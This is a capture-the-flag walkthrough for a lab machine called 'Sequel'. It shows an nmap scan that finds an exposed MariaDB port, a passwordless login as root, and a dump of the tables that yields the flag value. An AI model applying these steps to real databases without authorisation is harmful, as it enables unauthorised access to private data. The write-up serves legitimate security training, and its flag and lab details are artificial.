

# Sequel Write-up

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## Introduction

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Learning how to navigate databases is of considerable importance because most of the critical data is stored in them, including usernames and passwords, which can potentially be used to gain the highest privileged access to the target system. We have already touched on the subject of databases in previous write-ups. However, in this one, we are going to learn how to navigate through them.


The reason web servers and other services use databases such as MySQL, MariaDB, or other technologies is to store the accumulated data somewhere easily accessible and well-organized. That data could represent usernames, passwords, posts, messages, the exact date when the users joined, and other information - depending on the website's purpose. Every database contains tables, which in turn contain rows and columns. For example, if there is a website that has a small social network and e-commerce section, there would be a need for several separate sections which should not be inter-accessible:

- One containing users' private information, such as email addresses, geolocations, log-in history, and attached IP addresses, real names, credit card information, and more.
- One containing publicly searchable information such as products, services, music, videos, and other types.



An excellent example of how an SQL Service typically operates is the log-in process utilized for any user. Each time the user wants to log in, the web application sends the log-in page input (username/password combination) to the SQL Service, comparing it with stored database entries for that specific user. Suppose the specified username and password match any entry in the database. In that case, the SQL Service will report it back to the web application, which will, in turn, log the user in, giving them access to the restricted parts of the website. Post-log-in, the web application will set the user a special permission in the form of a cookie or authentication token that associates his online presence with his authenticated presence on the website. This cookie is stored both locally, on the user's browser storage, and the webserver.

Afterward, if the user wants to search through the list items listed on the page for something in particular, he will input the object's name in a search bar, which will trigger the same SQL Service to run the SQL query on behalf of the user. Suppose an entry for the searched item exists in the database, typically under a different table. In that case, the associated information is retrieved and sent to the web application to be presented as images, text, links, and other types, such as comments and reviews.



In our case, however, we will not need to access the SQL Service through the Web Application. Upon scanning the target, we will find a direct way of "talking" to the SQL Service by ourselves.

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## Enumeration

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Starting with the nmap scan, so we can check what ports are open and what services are running on them:

`-sC`: Performs a script scan using the default set of scripts. It is equivalent to `--script=default`. Some of the scripts in this category are considered intrusive and should not be run against a target network without permission.

`-sV`: Enables version detection, which will detect what versions are running on what port.



```
$ sudo nmap -sC -sV {target_IP}

Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-10 14:57 CEST
Nmap scan report for {target_IP}
Host is up (0.069s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
3306/tcp open  mysql   MySQL 5.5.5-10.3.27-MariaDB-0+deb10u1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.27-MariaDB-0+deb10u1
|   Thread ID: 37
|   Capabilities flags: 63486
|   Some Capabilities: FoundRows, ODBCClient, Support41Auth, DontAllowDatabaseTableColumn,
LongColumnFlag, SupportsCompression, ConnectWithDatabase, Speaks41ProtocolOld,
Speaks41ProtocolNew, IgnoreSpaceBeforeParenthesis, SupportsLoadDataLocal, IgnoreSigpipes,
InteractiveClient, SupportsTransactions, SupportsAuthPlugins, SupportsMultipleResults,
SupportsMultipleStatements
|   Status: Autocommit
|   Salt: |ixAwY5;j'|aQNV'Zr0q
|_ Auth Plugin Name: mysql_native_password

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 2.28 seconds
```

We only found one open port - 3306, which runs a service named `MySQL 5.5.5-10.3.27-MariaDB-0+deb10u1`. MySQL is a service designed for database management: creating, modifying, and updating databases, changing and adding data, and more.

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## Foothold

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In order to communicate with the database, we need to install either `mysql` or `mariadb` on our local machine. To do that, you need to run the following command. Make sure you include the `*` symbol at the end of the command to include all the related MySQL packages available. This will cover all of your needs for now.

```
sudo apt update && sudo apt install mysql*
```

After the installation is complete, you can run the following command to see how the service commands are used.

```

$ mysql --help

mysql Ver 15.1 Distrib 10.5.10-MariaDB, for debian-linux-gnu (x86_64) using EditLine wrapper
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Usage: mysql [OPTIONS] [database]

Default options are read from the following files in the given order:
/etc/my.cnf /etc/mysql/my.cnf ~/.my.cnf
-?, --help          Display this help and exit.
-I, --help          Synonym for -?

-D, --database=name Database to use.
-h, --host=name      Connect to host.
-p, --password[=name] Password to use when connecting to server. If password is
                    not given it's asked from the tty.
-P, --port=#         Port number to use for connection or 0 for default to, in
                    order of preference, my.cnf, $MYSQL_TCP_PORT,
                    /etc/services, built-in default (3306).
-t, --table          Output in table format.
-u, --user=name      User for login if not current user.
-v, --verbose        Write more. (-v -v -v gives the table output format).
-V, --version        Output version information and exit.

```

Note that the MySQL clients usually authenticate with the service with a username/password combination. However, it is essential to test for passwordless authentication, as there might be an intentional misconfiguration in the service, which would allow personnel to easily log into the service during the deployment stage of the project to easily interact with it before making it available to other colleagues. In the present situation, an initial attempt can be to attempt a log-in as the `root` user, naturally having the highest level of privileges on the system.

```

-h : Connect to host.
-u : User for log-in if not current user.

```

```

$ mysql -h {target_IP} -u root

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 46
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>

```

With an ounce of luck, our connection is accepted without a password requirement. We are placed in a MySQL service shell from where we can explore the tables and data therein that are available to us. If you need help with MySQL command syntax, you can refer to [the cheatsheet provided by MySQLTutorial](#).

The commands we are going to use are essential for navigation:

<code>SHOW databases;</code>	: Prints out the databases we can access.
<code>USE {database_name};</code>	: Set to use the database named {database_name}.
<code>SHOW tables;</code>	: Prints out the available tables inside the current database.
<code>SELECT * FROM {table_name};</code>	: Prints out all the data from the table {table_name}.

Note that it is essential to end each command with the `;` symbol, as it declares the end of the command. Apart from that, SQL is a query-oriented language, which means that you supply it with one query at a time.

```
MariaDB [(none)]> SHOW databases;
```

```
+-----+
| Database |
+-----+
| htb      |
| information_schema |
| mysql    |
| performance_schema |
+-----+
4 rows in set (0.066 sec)
```

```
MariaDB [(none)]>
```

From the output, the `htb` database seems to be of value to us. In order to see what rests inside it, we will need to "select" the `htb` database as the active one - the database we want to actively interact with for our subsequent commands. To achieve this, the `USE htb;` command can be used.

```
MariaDB [(none)]> USE htb;
```

```
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

```
Database changed
MariaDB [htb]>
```

We have successfully changed the database. The next step is to check what tables does the `htb` database contain. We can achieve this by following up with the `SHOW tables;` command.

```
MariaDB [htb]> SHOW tables;
```

Tables_in_htb
config
users

```
2 rows in set (0.062 sec)

MariaDB [htb]>
```

We have two tables: `config` and `users`. These can be checked sequentially for their content by using the `SELECT * FROM {table_name}` command, where `{table_name}` is the exact name of the table you want to explore, taken from the output above. Once we query the `config` table for contents, the `flag` entry is output in our terminal, alongside its' value.

```
MariaDB [htb]> SELECT * FROM config;
```

id	name	value
1	timeout	60s
2	security	default
3	auto_logon	false
4	max_size	2M
5	flag	7b4bec00d1a39e3dd4e021ec3d915da8
6	enable_uploads	false
7	authentication_method	radius

```
7 rows in set (0.062 sec)

MariaDB [htb]>
```

With the collection of the sought flag, this target can be wrapped up.

Congratulations!